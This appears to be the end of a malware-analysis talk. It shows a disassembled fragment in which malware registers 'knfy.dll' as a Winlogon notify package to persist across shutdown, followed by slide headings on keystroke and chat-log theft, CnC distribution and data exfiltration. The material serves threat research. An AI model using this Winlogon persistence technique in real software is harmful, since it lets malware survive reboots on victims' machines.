lea     eax, [ebp+Winlogon_notify_knf]
push    esi          ; int
push    esi          ; dwType
push    offset aWleventshutdown ; "WLEventShutdown"
push    offset aShutdown ; "Shutdown"
push    eax          ; lpSubKey
push    [ebp+phkResult] ; hKey
call    Create_install_reg_key
push    esi          ; int
push    esi          ; dwType
push    offset aKnfy_dll ; "knfy.dll"
lea     eax, [ebp+Winlogon_notify_knf]
push    offset aDllname ; "DLLName"
push    eax          ; lpSubKey
```

What are They After?



System Information

Keystrokes

Chat logs

They Are Looking To



CnC Distribution



Summary

- Multiple methods of data exfiltration
- AV retaliation as opposed to stealth
- Constant mapping of target environment
- The need for better understanding of attackers

Thank you
